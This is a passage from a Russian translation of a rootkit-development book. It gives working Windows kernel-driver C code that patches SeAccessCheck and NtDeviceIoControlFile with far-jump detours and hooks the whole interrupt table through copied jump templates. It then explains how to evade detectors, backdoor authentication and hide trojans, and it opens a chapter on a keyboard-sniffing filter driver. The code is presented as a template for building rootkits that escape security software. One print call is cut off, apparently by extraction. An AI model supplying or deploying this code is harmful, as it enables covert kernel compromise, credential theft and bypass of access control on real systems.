        // Нам нужен дальний переход. К сожалению ассемблер,
        // поставляемый с DDK, не может нам помочь, приходится
        // все делать вручную.
        // jmp FAR 0x08:0xAAAAAAAA
        _emit 0xEA
        _emit 0xAA
        _emit 0xAA
        _emit 0xAA
        _emit 0xAA
        _emit 0x08
        _emit 0x00
    }
}
```

Использование неперемещаемого пула памяти

Код функций руткита расположен в области памяти, принадлежащей вашему драйверу. Однако нам не нужно, чтобы он там оставался. Особенно если драйвер размещается в перемещаемой области памяти, от нас требуется, чтобы код руткита находился в каком-либо не выгружаемом на диск участке. Выход есть — это неперемещаемый пул памяти. При использовании неперемещаемого пула памяти проявляется одно интересное свойство — как только код внедряемых функций руткита скопирован в неперемещаемый пул памяти, драйвер можно выгрузить, таким образом, драйвер руткита может загружаться лишь на время, необходимое, чтобы захватить целевые функции. В рутките MigBot неперемещаемый пул памяти используется для хранения кода внедряемых функций руткита. Этот же подход применяется в технике шаблонов переходов, которую мы опишем далее в этой главе.

Модификация адресов во время исполнения программы

Вы, наверное, заметили, что в инструкции FAR JMP мы использовали заведомо нерабочие адреса, такие как 0xAAAAAAAA и 0x11223344. Это сделано намеренно. Как только руткит окажется на месте, а код обхода внедрен, мы заменим эти значения правильными. Мы не могли этого сделать заранее, потому что значения этих адресов можно получить только во время исполнения программы.

```
VOID DetourFunctionSeAccessCheck()
{
    char *actual_function = (char *)SeAccessCheck;
    char *non_paged_memory;
    unsigned long detour_address;
    unsigned long reentry_address;
    int i = 0;
```

Следующий код записывается поверх оригинальных инструкций. Отметьте использование инструкций **NOP** для выравнивания.

```
// Инструкция jmp far 0008:11223344, где 11223344 - это
// адрес нашей функции обхода. Добавлено две инструкции
// NOP для выравнивания.
char newcode[] = { 0xEA, 0x44, 0x33, 0x22, 0x11,
                   0x08, 0x00, 0x90, 0x90 };
```

Далее нужно вычислить новый адрес входа в оригинальную функцию. Этим адресом является адрес инструкции, идущей *непосредственно после* внедренного нами кода. Заметьте, что мы добавляем именно 9 (длина внедренной заплаты) к адресу начала оригинальной функции, чтобы получить этот адрес.

```
// Очень важно правильно найти новый адрес входа
// в оригинальную функцию с учетом выравнивания
// и длины внедренной заплаты.
reentry_address = ((unsigned long)SeAccessCheck) + 9;
```

Теперь выделяем немного неперемещаемой памяти, так чтобы хватило под код. Далее копируем код руткита в только что выделенную область. Позже, когда мы внедрим инструкцию перехода в оригинальную функцию, она будет указывать именно сюда. Итак, содержимое внедряемой функции руткита («голой» функции, которую мы описывали ранее) побайтно скопировано в выделенную неперемещаемую память. Запоминаем указатель на эту функцию.

```
non_paged_memory = ExAllocatePool(NonPagedPool, 256);
// Копируем содержимое нашей функции в неперемещаемую
// область памяти, округляем размер до 256.
for(i=0;i<256;i++)
{
    ((unsigned char *)non_paged_memory)[i] =
    ((unsigned char *)my_function_detour_seaccesscheck)[i];
}
detour_address = (unsigned long)non_paged_memory;
```

Пришло время применить маленькую хитрость и в подготовленной ранее заплате заменить в инструкции **FAR JMP** адрес 0x11223344 адресом только что скопированной функции руткита:

```
// "Впечатываем" верный адрес в far jmp
*( (unsigned long *)(&newcode[1]) ) = detour_address;
```

Осталось подправить еще один адрес. На этот раз нам придется в коде руткита искать адрес 0xAAAAAAAA. Когда мы найдем его, то заменим новым адресом входа в оригинальную функцию, который был вычислен ранее. Повторяем, это адрес инструкции в оригинальной функции, которая идет *сразу же за* внедряемой нами заплатой.

```
// Теперь "впечатываем" адрес возврата из
// функции обхода:
 for(i=0;i<200;i++)
```

```
    {
        if( (0xAA == ((unsigned char *)non_paged_memory)[i]) &&
            (0xAA == ((unsigned char *)non_paged_memory)[i+1]) &&
            (0xAA == ((unsigned char *)non_paged_memory)[i+2]) &&
            (0xAA == ((unsigned char *)non_paged_memory)[i+3]))
        {
            // Мы нашли адрес 0xAAAAAAAA,
            // заменяем его правильным.
            *( (unsigned long *)(&non_paged_memory[i]) ) =
                reentry_address;
            break;
        }
    }

    // TODO, повысить IRQL
    // Переписываем код начала функции ядра, чтобы
    // задействовать наш код обхода.
    for(i=0;i < 9;i++)
    {
        actual_function[i] = newcode[i];
    }

    // TODO, понизить IRQL
}

// Поступаем так же и с функцией NtDeviceIoControl:
VOID DetourFunctionNtDeviceIoControlFile()
{
    char *actual_function = (char *)NtDeviceIoControlFile;
    char *non_paged_memory;
    unsigned long detour_address;
    unsigned long reentry_address;
    int i = 0;

    // Инструкция jmp far 0008:11223344, где 11223344 - это
    // адрес нашей функции обхода. Инструкция NOP добавлена
    // для выравнивания.
    char newcode[] = { 0xEA, 0x44, 0x33, 0x22, 0x11,
                       0x08, 0x00, 0x90 };

    // Очень важно правильно найти новый адрес входа
    // в оригинальную функцию с учетом выравнивания и
    // длины внедренной заплаты.
    reentry_address = ((unsigned long)NtDeviceIoControlFile) + 8;
    non_paged_memory = ExAllocatePool(NonPagedPool, 256);

    // Копируем содержимое нашей функции в неперемещаемую
    // область памяти, округляем размер до 256.
    for(i=0;i<256;i++)
    {
        ((unsigned char *)non_paged_memory)[i] = ((unsigned char *)
            my_function_detour_ntdeviceiocontrolfile)[i];
    }

    detour_address = (unsigned long)non_paged_memory;

    // "Впечатываем" верный адрес в far jmp
    *( (unsigned long *)(&newcode[1]) ) = detour_address;
```

```
    // Теперь "впечатываем" адрес возврата из
    // функции обхода:
     for(i=0;i<200;i++)
     {
         if( (0xAA == ((unsigned char *)non_paged_memory)[i]) &&
             (0xAA == ((unsigned char *)non_paged_memory)[i+1]) &&
             (0xAA == ((unsigned char *)non_paged_memory)[i+2]) &&
             (0xAA == ((unsigned char *)non_paged_memory)[i+3]))
         {
             // Мы нашли адрес 0xAAAAAAAA,
             // заменяем его правильным.
             *( (unsigned long *)(&non_paged_memory[i]) ) =
                 reentry_address;
             break;
         }
     }

     // TODO, повысить IRQL
     // Переписываем код начала функции ядра, чтобы
     // задействовать наш код обхода.
     for(i=0;i < 8;i++)
     {
         actual_function[i] = newcode[i];
     }
     // TODO, понизить IRQL
}
```

Функция **DriverEntry** просто проверяет версии функций, а потом производит внедрение кодов обхода:

```
NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject,
IN PUNICODE_STRING theRegistryPath )
{
    DbgPrint("My Driver Loaded!");

    if(STATUS_SUCCESS != CheckFunctionBytesNtDeviceIoControlFile())
    {
        DbgPrint("Match Failure on NtDeviceIoControlFile!");
        return STATUS_UNSUCCESSFUL;
    }
    if(STATUS_SUCCESS != CheckFunctionBytesSeAccessCheck())
    {
        DbgPrint("Match Failure on SeAccessCheck!");
        return STATUS_UNSUCCESSFUL;
    }
    DetourFunctionNtDeviceIoControlFile();
    DetourFunctionSeAccessCheck();
    return STATUS_SUCCESS;
}
```

Итак, мы познакомились с техникой внедрения кода обхода. Код приведенного примера может быть использован вами как шаблон. На его основе вы сможете разрабатывать более сложные руткиты, осуществляющие любые модификации кода. Эта техника очень мощна и, как правило, позволяет легко ускользать от защитного программного обеспечения.

В следующем разделе мы опишем немного отличающуюся технику модификации кода. Эта техника применяется, в частности, для захвата таблицы прерываний.

Шаблоны переходов

Мы собираемся рассказать вам о технике, связанной с использованием *шаблонов переходов* (jump templates). Она имеет широкое применение, и мы продемонстрируем ее на примере захвата таблицы прерываний.

В следующем примере подсчитывается количество вызовов каждого прерывания. Вместо модификации самих подпрограмм обработки прерываний (ISR) мы создаем небольшие специальные фрагменты кода, которые будут выполняться для каждого обработчика. Для этого мы начинаем с шаблона. В нашем случае мы делаем сотни копий шаблона — по одной для каждого обработчика. Таким образом, вместо создания единой функции захвата мы создаем по функции захвата для каждого элемента таблицы IDT.

ROOTKIT.COM

Код следующего примера можно найти по адресу www.rootkit.com/vault/hoglund/basic_interrupt_3.zip.

Из-за того, что все обработчики прерываний расположены по разным адресам и, следовательно, адрес возврата из функции захвата уникален для каждой функции, мы должны использовать здесь новую технику захвата, которая позволяла бы учитывать факт уникальности адресов каждого обработчика.



Рис. 5.4. Использование шаблонов переходов

В предыдущем примере код руткита сам обеспечивал возврат в оригинальную функцию. Однако эта техника применима только для захвата одной функции. Вместо многократного повторного кодирования одной и той же функции мы можем растиражировать специальный шаблон перехода, который будет выполнять код руткита и возвращать управление назад в оригинальную функцию (каждый раз в свою).

Технически для каждой подпрограммы обработки прерывания должна существовать своя копия шаблона перехода, в котором адрес в инструкции FAR JMP корректируется так, чтобы возврат происходил в соответствующий обработчик.

Рисунок 5.4 иллюстрирует эту технику. Каждый шаблон вызывает один и тот же код руткита, реализованный в виде обычной функции. Так как функции всегда возвращают управление в вызвавший их код, нам не нужно заботиться о коррекции адресов возврата из кода руткита. Эта техника позволяет написать разный код для каждого обработчика. В нашем примере для каждого обработчика прерываний уникальный код сохраняет правильный номер прерывания.

Пример захвата таблицы прерываний

Следующий код предназначен для работы с таблицей прерываний:

```
// ---------------
// BASIC INTERRUPT HOOK part 3
// Это код захвата целой таблицы
// ---------------
#include "ntddk.h"
#include <stdio.h>

// #define _DEBUG

#define MAKELONG(a, b) ((unsigned long) (((unsigned short) (a)) | \
                       ((unsigned long) ((unsigned short) (b))) << 16))

// Максимальное количество прерываний,
// которые мы бы хотели захватить.
#define MAX_IDT_ENTRIES 0x100

// Первое прерывание, с которого можно начать
// захват. Это для того, чтобы избежать некоторых
// проблемных прерываний в начале таблицы (TODO, понять почему)
#define START_IDT_OFFSET 0x00
unsigned long g_i_count[MAX_IDT_ENTRIES];
unsigned long old_ISR_pointers[MAX_IDT_ENTRIES];  // Лучше сохранить
                                                  // оригинальные адреса!!
char * idt_detour_tablebase;

//////////////////////////////////////////////////
// Структуры IDT
//////////////////////////////////////////////////

#pragma pack(1)
// Элементы таблицы IDT; их иногда называют шлюзами.
typedef struct
{
    unsigned short LowOffset;
    unsigned short selector;
```

```
    unsigned char unused_lo;
    unsigned char segment_type:4;
    unsigned char system_segment_flag:1;
    unsigned char DPL:2;
    unsigned char P:1;
    unsigned short HiOffset;
} IDTENTRY;

/* Инструкция sidt возвращает idt в таком формате */
typedef struct
{
    unsigned short IDTLimit;
    unsigned short LowIDTbase;
    unsigned short HiIDTbase;
} IDTINFO;
#pragma pack()
```

Представленный код представляет собой шаблон перехода. Прежде всего, сохраняются все регистры, включая регистр флагов. Это очень важно. В шаблоне будет происходить вызов функции руткита, поэтому мы должны быть уверены в том, что ни один регистр не будет поврежден, иначе когда мы вызовем оригинальный обработчик, возможен крах системы.

Мы написали две версии шаблона переходов, которые используются в зависимости от режима компиляции — отладочную версию и финальную. В отладочной версии не выполняется функция руткита — вызов функции переписан инструкциями **NOP**.

В финальной версии сначала сохраняются регистры, затем вызывается функция руткита, после чего регистры восстанавливаются (естественно в обратной последовательности). Функция объявлена как `stdcall` — это означает, что она сама очищает за собой стек.

Заметьте, что в регистр EAX копируется значение, которое потом помещается в стек для передачи в функцию руткита. В функции `DriverEntry` мы должны будем заменить это значение номером прерывания. Именно так руткит узнает, какое прерывание было вызвано.

```
#ifdef _DEBUG
// В отладочной версии вызов функции заменен инструкциями NOP.
// Этот код работает безотказно.
char jump_template[] = {
    0x90,                               // nop, для отладки
    0x60,                               // pushad
    0x9C,                               // pushfd
    0xB8, 0xAA, 0x00, 0x00, 0x00,       // mov eax, AAh
    0x90,                               // push eax
    0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,  // call 08:44332211h
    0x90,                               // pop eax
    0x9D,                               // popfd
    0x61,                               // popad
    0xEA, 0x11, 0x22, 0x33, 0x44, 0x08, 0x00   // jmp 08:44332211h
};
#else
char jump_template[] = {
    0x90,                               // nop, для отладки
    0x60,                               // pushad
    0x9C,                               // pushfd
```

```
    0xB8, 0xAA, 0x00, 0x00, 0x00,     // mov eax, AAh
    0x50,                             // push eax
    0x9A, 0x11, 0x22, 0x33, 0x44, 0x08, 0x00,  // call 08:44332211h
    0x58,                             // pop eax
    0x9D,                             // popfd
    0x61,                             // popad
    0xEA, 0x11, 0x22, 0x33, 0x44, 0x08, 0x00   // jmp 08:44332211h
};
#endif
```

Далее приведена функция, которая вызывается для всех прерываний. Она просто подсчитывает количество вызовов каждого прерывания. Номер прерывания передается в нее как параметр. Отметьте для себя использование функции **InterlockedIncrement** для увеличения счетчиков. Применение этой функции позволяет избежать коллизий в мультипроцессорных системах. Счетчики прерываний хранятся в глобальном массиве с элементами типа **unsigned long**.

```
// Объявление stdcall показывает, что функция корректирует стек
// до возврата (в отличие от cdecl).
// Номер прерывания передается в регистре EAX
void __stdcall count_interrupts(unsigned long inumber)
{
    // TODO, возможны ли здесь коллизии?
    unsigned long *aCountP;
    unsigned long aNumber;
    // Из-за того, что мы использовали вызов FAR call,
    // нам нужно скорректировать базовый указатель.
    // При far call в стек в качестве адреса возврата
    // помещаются два значения dword и непонятно,
    // как сделать так, чтобы компилятор понял, что это
    // именно __far __stdcall (или как он это называет).
    // Как бы то ни было:
    //
    // [ebp+0Ch] == arg1
    //
    __asm mov eax, [ebp+0Ch]
    __asm mov aNumber, eax
    //__asm int 3
    aNumber = aNumber & 0x000000FF;
    aCountP = &g_i_count[aNumber];
    InterlockedIncrement(aCountP);
}
```

Функция **DriverEntry** вносит изменения в **IDT**, производит настройку адресов и создает по одному шаблону перехода для каждого прерывания:

```
NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject,
                      IN PUNICODE_STRING theRegistryPath )
{
    IDTINFO   idt_info;      // Эту структуру возвращает
                             // инструкция STORE IDT (sidt)...
    IDTENTRY* idt_entries;   // ... а этот указатель мы извлекаем
                             // потом из idt_info.
    IDTENTRY* i;
    unsigned long  addr;
    unsigned long  count;
    char _t[255];
    theDriverObject->DriverUnload = OnUnload;
```

Здесь мы инициализируем массив счетчиков прерываний. Для каждого прерывания в нем будет храниться число вызовов. Номер прерывания соответствует смещению в массиве.

```
for(count=START_IDT_OFFSET;count<MAX_IDT_ENTRIES;count++)
{
    g_i_count[count]=0;
}

// загружаем idt_info
__asm  sidt  idt_info
idt_entries = (IDTENTRY*) MAKELONG( idt_info.LowIDTbase,
                                    idt_info.HiIDTbase);
```

Оригинальные адреса обработчиков сохраняются, и мы сможем восстановить их, когда драйвер будет выгружаться:

```
//////////////////////////////////////////
// Сохраняем старые указатели в idt.
//////////////////////////////////////////
for(count=START_IDT_OFFSET;count < MAX_IDT_ENTRIES;count++)
{
    i = &idt_entries[count];
    addr = MAKELONG(i->LowOffset, i->HiOffset);
    _snprintf(  _t, 253, "Прерывание %d: ISR 0x%08X",
                count, addr);
    DbgPrint(_t);
    old_ISR_pointers[count] = MAKELONG( idt_entries[count].LowOffset,
    idt_entries[count].HiOffset);
}
```

Здесь происходит выделение памяти, так чтобы хватило для размещения всех шаблонов. Память, естественно, выделяется в неперемещаемой области.

```
//////////////////////////////////////////
// Размещаем шаблоны.
//////////////////////////////////////////
idt_detour_tablebase = ExAllocatePool( NonPagedPool,
    sizeof(jump_template)*256);
```

В следующей секции кода вычисляется адрес в неперемещаемой области для каждого шаблона. Сам шаблон копируется в выделенную ему область памяти. Затем происходит настройка адреса перехода к оригинальному обработчику прерывания. Все это выполняется для каждого прерывания.

```
for(count=START_IDT_OFFSET;count<MAX_IDT_ENTRIES;count++)
{
    int offset = sizeof(jump_template)*count;
    char *entry_ptr = idt_detour_tablebase + offset;

    // entry_ptr указывает на начало нашего шаблона перехода.
    // Копируем шаблон в предназначенное ему место.
    memcpy(entry_ptr, jump_template, sizeof(jump_template));

#ifndef _DEBUG

    // Корректируем номер прерывания.
    entry_ptr[4] = (char)count;

    // Корректируем адрес функции подсчета вызовов.
```

```
        *( (unsigned long *)(&entry_ptr[10]) ) =
           (unsigned long)count_interrupts;
    #endif

        // Корректируем переход к оригинальному обработчику.
        *( (unsigned long *)(&entry_ptr[20]) ) =
            old_ISR_pointers[count];
```

Производим коррекцию в таблице IDT, чтобы задействовать только что настроенные шаблоны:

```
        // В завершение правим элементы IDT, чтобы
        // они указывали на наши шаблоны.
        __asm cli
        idt_entries[count].LowOffset =  (unsigned short)entry_ptr;
        idt_entries[count].HiOffset =
            (unsigned short)((unsigned long)entry_ptr >> 16);
        __asm sti
    }
    DbgPrint("Hooking Interrupt complete");
    return STATUS_SUCCESS;
}
```

Функция **OnUnload** восстанавливает таблицу прерываний и выдает количество срабатываний каждого прерывания. Если у вас были проблемы с нахождением прерывания клавиатуры, загрузите этот драйвер и нажмите 10 раз какую-либо клавишу. Когда вы выгрузите драйвер, у прерывания клавиатуры будет зафиксировано 20 срабатываний (10 раз клавиша нажималась, 10 отпускалась).

```
VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
    int i;
    IDTINFO   idt_info;      // Эту структуру возвращает
                             // инструкция STORE IDT (sidt)...
    IDTENTRY*  idt_entries;  // ... а этот указатель мы извлекаем
                             // потом из idt_info.
    char _t[255];

    // получаем idt_info
    __asm  sidt  idt_info
    idt_entries = (IDTENTRY*)
    MAKELONG( idt_info.LowIDTbase, idt_info.HiIDTbase);

    DbgPrint("ROOTKIT: OnUnload called\n");
    for(i=START_IDT_OFFSET;i<MAX_IDT_ENTRIES;i++)
    {
        _snprintf(_t, 253, "interrupt %d called %d times", i,
        DbgPrint(_t);
    }

    DbgPrint("UnHooking Interrupt...");
    for(i=START_IDT_OFFSET;i<MAX_IDT_ENTRIES;i++)
    {
        // Восстанавливаем оригинальный обработчик.
        __asm cli
        idt_entries[i].LowOffset = (unsigned short) old_ISR_pointers[i];
        idt_entries[i].HiOffset =
            (unsigned short)((unsigned long) old_ISR_pointers[i] >> 16);
        __asm sti
    }
```

```
    DbgPrint("UnHooking Interrupt complete.");
}
```

Итак, мы познакомились с техникой, связанной с использованием шаблонов переходов. Эта техника может быть обобщена для решения многих задач. Она особенно полезна, когда требуется захватить несколько однородных функций, каждой из которых сопоставлены какие-либо уникальные данные.

Разновидности метода

Как вы могли убедиться, чаще всего модификации подвергается именно пролог функции. Это легко объяснимо, так как пролог функции легко отыскать в памяти. Конечно, на этом не стоит останавливаться, модификации можно производить по всему телу функции на любой глубине. Чем дальше от начала функции изменения, тем сложнее их обнаружить. Некоторые программы обнаружения руткитов проводят проверку только первых 20 байт функции, и если вы расположите свою заплату дальше этих 20 байт, вы будете для них недоступны.

Иногда бывает полезен поиск последовательности байтов в памяти. Действительно, если последовательность байтов, в которую вы собираетесь внести изменения, уникальна, вы можете легко найти ее в памяти. То есть совсем не обязательно каким-либо образом получать указатель на нужную вам функцию, чтобы найти ее. Если заплата, которую вы собираетесь внедрить, мала, можно искать какую-либо уникальную последовательность байтов, находящуюся рядом с местом предполагаемых модификаций. Вся хитрость в том, чтобы найти действительно уникальную последовательность, так чтобы во время поиска не случалось ошибок.

Хорошей целью для побайтной модификации являются функции аутентификации. Можно отключить их полностью, так чтобы доступ был для всех и всегда, а можно оставить для себя персональную лазейку, чтобы доступ предоставлялся только при вводе определенных входного имени и пароля. Второй случай реализуется сложнее.

Модификация функций основного назначения ядра позволит обеспечить скрытность установленных драйверов и программ. Довольно интересным местом для внесения изменений является программа загрузки ядра. Можно модифицировать функции проверки целостности системы, с тем чтобы скрыть работу троянских программ и модификацию файлов. Сетевые функции могут быть модифицированы для захвата пакетов и других данных. Чрезвычайно трудно обнаружить изменения в микропрограммном обеспечении и BIOS.

При внедрении зачастую приходится вставлять в код довольно много новых инструкций. Что касается драйвера, лучше всего выделить для внедряемого кода область в неперемещаемом пуле памяти. Для большей скрытности можно задействовать незанятые области памяти, которые есть в конце многих страниц оперативной памяти. О подобном использовании областей существующих страниц иногда говорят как о *заражении пустот* (cavern infection), поскольку незанятые области памяти называют *пустотами*, или *кавернами* (caverns).

Заключение

В сущности, непосредственная побайтная модификация кода является одним из самых мощных методов изменения программы, позволяющим модифицировать код и логику работы практически любой программы. К тому же следы использования этого метода очень трудно обнаружить, по крайней мере на нынешнем уровне развития технологии в области защитного программного обеспечения.

Побайтная модификация кода является альтернативой большинства приемов захвата, описанных в этой книге. Если данную технику объединить с такими мощными приемами, как прямой доступ к аппаратуре и манипуляция виртуальной памятью, можно разработать чрезвычайно живучий и трудно обнаруживаемый руткит.

В общем, среди современных методов создания руткитов техника побайтной модификации кода является ключевой.

6 Многоуровневая система драйверов

Если перед вами стоит трудная задача, поручите ее лентяю — он найдет простейшее решение.

Закон Хлейда

Что только не придумывают разработчики, чтобы поменьше работать. В сущности, именно эта леность и привносит различные новшества в программирование. Одним из таких новшеств является многоуровневая система драйверов. Благодаря многоуровневой структуре можно выстраивать цепочки из нескольких драйверов. Таким образом, разработчик может изменить поведение существующего драйвера без повторного кодирования всей его функциональности.

Представьте, что вам нужно зашифровать содержимое жесткого диска. Вряд ли бы вам понравилось, если бы пришлось заново писать микропрограмму для поддержки вашей модели жесткого диска, повторно реализовывать протокол NTFS и процедуры кодирования. С многоуровневой системой драйверов всего этого не нужно. Вы просто перехватываете данные, когда они передаются драйверу, лежащему на уровень ниже драйвера NTFS, и кодируете их. Что еще более важно, согласно такой архитектуре драйверов реализация протокола NTFS отделена от реализации конкретного дискового накопителя. Большинство драйверов в среде Windows разработано в соответствии с этой элегантной концепцией.

Практически каждое физическое устройство имеет свою цепочку драйверов. Драйверы нижнего уровня взаимодействуют напрямую с шинами и аппаратурой, в то время как драйверы верхнего уровня выполняют форматирование данных, обработку ошибок, а также преобразуют высокоуровневые запросы в более детальные команды для аппаратуры. В многоуровневой системе драйверы могут не только перехватывать данные, но и модифицировать их перед передачей следующему драйверу в цепочке. Другими словами, многоуровневая система драйверов просто *идеальна* для разработчиков руткитов.

В результате почти каждое устройство в системе может быть захвачено. Благодаря многоуровневой структуре мы можем, не тратя лишних усилий, перехватывать только интересующие нас данные. И нам совсем не обязательно иметь дело со сложной аппаратурой. Например, чтобы перехватывать нажатия клавиш, мы можем просто расположить наш код перехвата поверх существующего драйвера клавиатуры.

В этой главе вы узнаете, как использовать многоуровневую структуру драйверов, чтобы перехватывать и изменять системные данные. Мы начнем обсуждение

с того, как операционная система Windows управляет драйверами, а далее подробно разберем пример фильтрующего драйвера клавиатуры — перехватчика нажатий клавиш. К окончанию этой главы мы познакомим вас с фильтрующим драйвером файлов.

После прочтения этой главы вы сможете перехватывать любую информацию, вводимую пользователем с клавиатуры, а также скрывать файлы и каталоги, в которых хранятся ваши данные.

Анализатор клавиатуры

Прежде всего вам необходимо получить некоторые предварительные знания о том, как осуществляется управление драйверами в операционной системе Windows. Лучше всего сделать это на примере. В этой главе мы шаг за шагом разберем процедуру создания руткита, анализатора клавиатуры, в котором для перехвата нажатий клавиш будет использоваться фильтрующий драйвер.

Наш анализатор клавиатуры будет работать на несколько уровней выше самой клавиатуры. Как вы еще узнаете, работать с аппаратурой, даже такой простой, как контроллер клавиатуры, может быть очень непросто. (См. главу 8, в которой приводится пример непосредственного доступа к клавиатуре.)

На том уровне, на котором мы будем перехватывать нажатия клавиш, они уже преобразованы драйверами устройств в IRP-пакеты. Эти пакеты циркулируют по цепочке драйверов в обоих направлениях. Таким образом, нашему руткиту для перехвата нажатий клавиш необходимо всего лишь поместить себя в эту цепочку.

Драйверу, для того чтобы добавить себя в цепочку, нужно сначала создать объект устройства, а затем добавить это устройство в группу устройств. Различия между объектами драйвера и устройства очень важны, они показаны на рис. 6.1.



Рис. 6.1. Отношения между драйверами и устройствами

Многие устройства подключаются к цепочке устройств со вполне легальными намерениями. Например, на рис. 6.2 показан компьютер, на котором уста-

новлены два криптографических пакета, BestCrypt и PGP. Они оба используют фильтрующие драйверы для перехвата нажатий клавиш и активности мыши.



Рис. 6.2. В окне утилиты DeviceTree[1] видны несколько фильтрующих устройств, подключенных к клавиатуре и мыши

Чтобы лучше понять, как обрабатывается информация в цепочке драйверов, нужно проследить полный путь IRP-пакета от момента создания до уничтожения. Сначала для считывания нажатия производится запрос на чтение. В этот момент IRP-пакет и создается. Этот IRP-пакет путешествует вниз по цепочке и, в конце концов, достигает контроллера 8042. Каждый драйвер в цепочке имеет возможность изменить запрос либо ответить на него. Как только драйвер 8042 получает информацию о нажатии клавиши из буфера клавиатуры, сканкод клавиши помещается в IRP-пакет, который отправляется вверх по цепочке. (Сканкод — это число, сопоставленное определенной клавише на клавиатуре.) Во время возврата IRP-пакета все драйверы цепочки снова имеют возможность изменить IRP-пакет или самостоятельно сформировать ответ на запрос.

IRP-пакеты и положение драйвера в стеке

Формат IRP-пакета частично документирован. Память под него выделяется диспетчером ввода-вывода в ядре Windows, а используется он для передачи различных (в зависимости от операции) данных между драйверами. Так как драйверы многоуровневые, они регистрируются в *цепочку*. При запросе ввода-вывода создается IRP-пакет, который передается всем драйверам в цепочке. «Верхний» драйвер (первый в цепочке) получает пакет первым. Последним получает пакет «нижний» драйвер (последний в цепочке), он отвечает за взаимодействие непосредственно с аппаратурой.

IRP-пакет создается диспетчером ввода-вывода в момент запроса. В это время его диспетчер ввода-вывода точно знает, сколько драйверов зарегистрировано в цепочке. Для каждого драйвера цепочки диспетчер резервирует дополни-

[1] Утилита доступна по адресу www.osronline.com.

тельное место в IRP-пакете под структуру IO_STACK_LOCATION. Таким образом, так как IRP-пакет занимает в памяти непрерывную область, размер его зависит от количества драйверов в цепочке. Схематически IRP-пакет выглядит примерно так, как показано на рис. 6.3.

Рис. 6.3. IRP-пакет с тремя структурами IO_STACK_LOCATION

В заголовке IRP-пакета хранится индекс массива для текущей структуры IO_STACK_LOCATION. В нем также хранится указатель на текущую структуру. Индексы начинаются с единицы, нулевого индекса не существует. В примере, показанном на рис. 6.3, IRP-пакет инициализируется текущим индексом стека, равным 3, а указатель на текущую структуру IO_STACK_LOCATION указывает на третий элемент массива. Соответственно первый драйвер в цепочке будет вызван в контексте индекса текущего положения в стеке, равного 3.

